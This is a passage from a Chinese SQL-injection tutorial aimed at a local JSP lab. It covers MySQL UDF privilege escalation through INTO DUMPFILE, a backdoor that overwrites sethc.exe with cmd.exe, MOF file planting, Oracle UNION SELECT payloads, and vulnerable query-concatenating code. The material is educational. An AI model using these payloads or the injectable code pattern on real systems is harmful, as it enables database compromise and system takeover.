


我似乎傻逼了，因为查询结果还是只有 84 字节，结果显然不是我想要的。84 字节，不带这么坑的。一计不成又生二计。


不让我直接 dumpfile 那我间接的去写总行吧？




1 and 1=2 union select '','','',0xUDF 转换后的 16 进制 INTO outFILE'D:/install/dev/mysql5.5/lib/plugin/udf.txt'发现格式不对，给 hex 加上单引号以字符串方式写入试下: 1 and 1=2 union select '','','',’0xUDF 转换后的 16 进制’ INTO outFILE'D:/install/dev/mysql5.5/lib/plugin/udf.txt'



这次写入的起码是 hex 了吧，再 load_file 到查询里面不就行了吗？我们知道 load_file 得到的肯定是一个 blob 吧。



那么在注入点这么去构建一下不就行了：




其实这都已经二到家了，这跟第一次提交的数据根本就没有两样。Load file 在这里依旧被转换成了 0x，我想这不行的话那么应该就只能在 blob 字段去 load_file 才能成功吧，因为现在 load 到了一个字段类型是 text 的位置里面。估计是被当字符串处理了，但是很显然是没法去找个 blob 的字段的，(用上面去 information_schema 去找应该能找到)。也就是说现在需要的是一个 blob 去临时的存储一下。又因为我们知道 MYSQL 是不支持多行查询的，所以我们根本就没有办法去建表(想过 copy 查询建表，但是显然是行不通的)。


这不科学，一定是打开方式不对。CAST 和 CONVERT 转换成 CHAR 都不行。能转换成 blob 之类的吗？CONVERT(0xsbsbsb,BLOB)发现失败了，把 BLOB 换成 BINARY 发现成功执行了。

于是用构建的表单再次执行下面的语句：

SELECT * from corps where id = 1 and 1=2 union select '','','', CONVERT(0x 不解释,BINARY) INTO DUMPFILE'D:/install/dev/mysql5.5/lib/plugin/udf.dll'




这次执行成功了，哦多么痛的领悟……一开始把 CHAR 写成 BINARY 不就搞定了，二的太明显了。其实上面的二根本就不是事儿，更二的是当我要执行的时候恍然发现根本就没有办法去创建 function 啊！ O shit shift~前面已经说了 **Mysql Driver 在 pstt.executeQuery()是不支持多行查询的**，一个 select 再怎么也不能跟 create 同时执行。为了不影响大家心情还是继续写下去吧，命令行建立一个 function，然后在注入点注入（如果有前人已经创建 udf 的情况下可以直接利用）：



因为没有办法去创建一个 function 所以用注入点实现 udf 提权在上一步就死了，通过在

命令行执行创建 function 只能算是心理安慰了，只要完成了 create function 那一步我们就真的成功了，因为调用自定义 function 非常简单：



3、 MOF和sethc提权：

MOF和sethc提权我就不详讲了，因为看了上面的udf提权你已经具备自己导入任意文件到任意目录了，而MOF实际上就是写一个文件到指定目录，而sethc提权我只成功模糊的过一次。在命令行下利用SQL大概是这样的：

```
create table mix_cmd( shift longblob);
insert into mix_cmd values(load_file('c:\\windows\\system32\\cmd.exe'));
select * from mix_cmd into dumpfile 'c:\\windows\\system32\\sethc.exe';
drop table if exists mix_cmd;
```

现在的管理员很多都会自作聪明的去把net.exe、net1.exe 、cmd.exe、sethc.exe删除防止入侵。当sethc不存在时我们可以用这个方法去试下，怎么确定是否存在?load_file下看人品了,如果cmd和sethc都不存在那么按照上面的udf提权三部曲上传一个cmd.exe到任意目录。

SELECT LOAD_FILE('c:/windows/system32/cmd.exe') INTO DUMPFILE'c:/windows/system32/sethc.exe'

MOF大约是这样：

```
http://localhost/SqlInjection/index.jsp?id=1  and 1=2 union select char(ascii转换后的代码),'','',''
into dumpfile   'c:/windows/system32/wbem/mof/nullevts.mof'
```

Mysql小结：

我想讲的应该是一种方法而不是 SQL 怎么去写，学会了方法自然就会自己去拓展，当然了最好不要向上面 udf 那么二。有了上面的 demo 相信大家都会知道怎么去修改满足自己的需求了。学的不只是方法而是思路切记！

攻击 JavaWeb 应用[4] -SQL 注入[2]


-园长 MM

注:这一节主要是介绍 Oracle 和 SQL 注入工具相关，本应该是和前面的 Mysql 一起但是由于章节过长了没法看，所以就分开了。

1、Oracle

Oracle Database，又名 Oracle RDBMS，或简称 Oracle。是甲骨文公司的一款关系数据库管理系统。

Oracle 对于 MYSQL、MSSQL 来说意味着更大的数据量，更大的权限。这一次我们依旧使用上面的代码，数据库结构平移到 Oracle 上去，数据库名用的默认的 orcl，字段"corps_desc"从 text 改成了 VARCHAR2(4000)，JSP 内的驱动和 URL 改成了对应的 Oracle。




Jsp 页面代码：

```jsp
index.jsp  JDBCSqlInjectionTest.java  DriverManager.class
11      .title{line-height:25px; text-align:center; font-size:18px; font-weight:500}
12      p{text-indent: 2em; margin:20px 10px;}
13  </style>
14  <title></title>
15  </head>
16  <body>
17  <div class="main">
18  <%
19      String id = request.getParameter("id");
20      if(!"".equals(id)){
21          //String MYSQLDRIVER = "com.mysql.jdbc.Driver";
22          //String MYSQLURL = "jdbc:mysql://localhost:3306/wooyun?user=root&password=caonimei&useUnicode=true&characterEncoding=utf8&autoReconnect=true";
23          String ORACLEDRIVER = "oracle.jdbc.driver.OracleDriver";
24          String ORACLEURL = "jdbc:oracle:thin:@127.0.0.1:1521:orcl";
25          Class.forName(ORACLEDRIVER);
26          Connection conn = DriverManager.getConnection(ORACLEURL,"scott","[redacted]");
27          String sql = "SELECT * from \"corps\" where \"id\" = "+id;//查询语句
28          PreparedStatement pstt = conn.prepareStatement(sql);
29          ResultSet rs = pstt.executeQuery();
30          out.println("<font color=red>"+sql+"</font>");//打印SQL
31          /*截取SQL注入工具的SQL*/
32          BufferedWriter br = new BufferedWriter(new FileWriter(new File(session.getServletContext().getRealPath("/")+"getSql.txt"),true));
33          br.write(sql+"\n\n\n");//写入内容
34          br.flush();
35          br.close();
36          /*结果遍历*/
37          while(rs.next()){
38              out.println("<div class=title>"+rs.getObject("corps_name")+"-"+rs.getObject("corps_url")+"</div>");//把结果输出到界面
39              out.println("<p>"+rs.getObject("corps_desc")+"</p>");//文章内容
40          }
41          rs.close();pstt.close();conn.close();
42      }
43  %>
44  </div>
```


开始注入：

Union +order by 永远都是最快捷最实用的，而盲注什么的太费时费力了。依旧提交 order by 去猜测显示当前页面所用的 SQL 查询了多少个字段，也就是确认查询字段数。

分别提交 http://localhost/SqlInjection/index.jsp?id=1 AND 1=1 和?id=1 AND 1=12 得到的页面明显不一致，1=12 页面没有任何数据，即 1=12 为 false 没查询到任何结果。




http://localhost/SqlInjection/index.jsp?id=1 AND 1=12



提交：http://localhost/SqlInjection/index.jsp?id=1 ORDER BY 4-- 页面正常，提交：?id=1 ORDER BY 5--报错说明字段数肯定是 4。

Order by 5 爆出的错误信息：



使用union 进行联合查询：

Oracle的dual表：


dual是一个虚拟表，用来构成select的语法规则，oracle保证dual里面永远只有一条记录，在Oracle注入中用途可谓广泛。

Oracle union 查询 tips：

Oracle 在使用union 查询的跟Mysql不一样Mysql里面我用1,2,3,4就能占位，而在Oracle里面有比较严格的类型要求。也就是说你union select的要和前面的SELECT * from "corps" where "id" = 1 当中查询的字段类型一致。我们已知查询的第二个字段是corps_name，对应的数据类型是：VARCHAR2(100)，也就是字符型。当我们传入整

型的数字时就会报错。比如当我们提交union查询时提交如下SQL注入语句：

```
http://localhost/SqlInjection/index.jsp?id=1 and 1=2 UNION SELECT
1,2,NULL,NULL FROM dual--
```




Oracle当中正确的注入方式用NULL去占位在我们未知哪个字段是什么类型的时候：

```
http://localhost/SqlInjection/index.jsp?id=1 and 1=2 UNION SELECT
NULL,NULL,NULL,NULL FROM dual--
```

当已知第一个字段是整型的时候：

```
http://localhost/SqlInjection/index.jsp?id=1 and 1=2 UNION SELECT
1,NULL,NULL,NULL FROM dual--
```


SQL执行后的占位效果：



根据我们之前注入Mysql的经验，我们现在要尽可能多的去获取服务器信息和数据库，比如数据库版本、权限等。

在讲Mysql注入的时候已经说道要合理利用工具，在Navicat客户端执行select *

